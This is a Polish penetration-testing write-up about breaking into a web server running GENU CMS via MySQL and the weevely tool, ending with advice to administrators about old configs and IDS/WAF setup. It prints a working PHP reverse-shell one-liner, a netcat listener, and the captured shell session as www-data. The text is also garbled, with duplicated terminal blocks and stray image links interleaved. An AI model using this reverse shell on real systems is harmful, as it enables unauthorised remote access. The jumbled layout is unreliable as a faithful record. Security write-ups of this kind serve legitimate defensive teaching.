eth0      Link encap:Ethernet  HWaddr 00:0c:29:38:e9:ca
          inet  addr:172.16.2.6  Bcast:172.16.2.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe38:e9ca/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30986 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36962 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4355184 (4.1 MiB)  TX bytes:41165733 (39.2 MiB)

lo        Link encap:Local Loopback
          inet  addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4752 (4.6 KiB)  TX bytes:4752 (4.6 KiB)

www-data@cnc:/var/www/html/GENU-2012.3/medias/image $ cd ..
www-data@cnc:/var/www/html/GENU-2012.3/medias $ cd ..
www-data@cnc:/var/www/html/GENU-2012.3 $ php -r '$sock=fsockopen("172.16.2.11",443);exec("/bin/sh -i <&3 >&3 2>&3");'
```

wykonanego na atakowanej maszynie oraz polecenia:



[Source code](#)



```
nc -l -v -p 443
```



Penetracja serwera webowego przy pomocy bazy MySQL oraz weevely.



utworzyłem połączenie zwrotne do vps.s-m-s.local

```

listening on [any] 443 ...
172.16.2.6: inverse host lookup failed: Unknown host
connect to [172.16.2.11] from (UNKNOWN) [172.16.2.6] 42604
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:38:e9:ca
          inet addr:172.16.2.6  Bcast:172.16.2.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe38:e9ca/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31022 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36990 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4359149 (4.1 MiB)  TX bytes:41169976 (39.2 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4752 (4.6 KiB)  TX bytes:4752 (4.6 KiB)

www-data@cnc:/var/www/html/GENU-2012.3/medias/image $ cd ..
www-data@cnc:/var/www/html/GENU-2012.3/medias $ cd ..
www-data@cnc:/var/www/html/GENU-2012.3 $ php -r '$sock=fsockopen("172.16.2.11",443);exec("/bin/sh -i <&3 >&3 2>&3");'
  
```

Posumowanie:

Długo zastanawiałem się jak opisać ten przypadek. W tym miejscu chciałbym podziękować Dorocie za inspirację i przypomnienie o MySQL'u. W powyższym przypadku nie został wykorzystany żaden poważny błąd w zabezpieczeniach a jedynie błędy w postępowaniu admina. Artykuł powstał ku przestrodze wszystkich, którzy odpowiadają za jakiegokolwiek bezpieczeństwo.



Penetracja serwera webowego przy pomocy bazy MySQL
oraz weevely.

Wnioski?

Drogi czytelniku! Wywalaj swoje stare konfigi /trzymaj je poza publicznym dostępem. Jeśli posiadasz system IDS/IPS/WAF skonfiguruj go poprawnie, a potem poproś aby ktoś zweryfikował twoje ustawienia.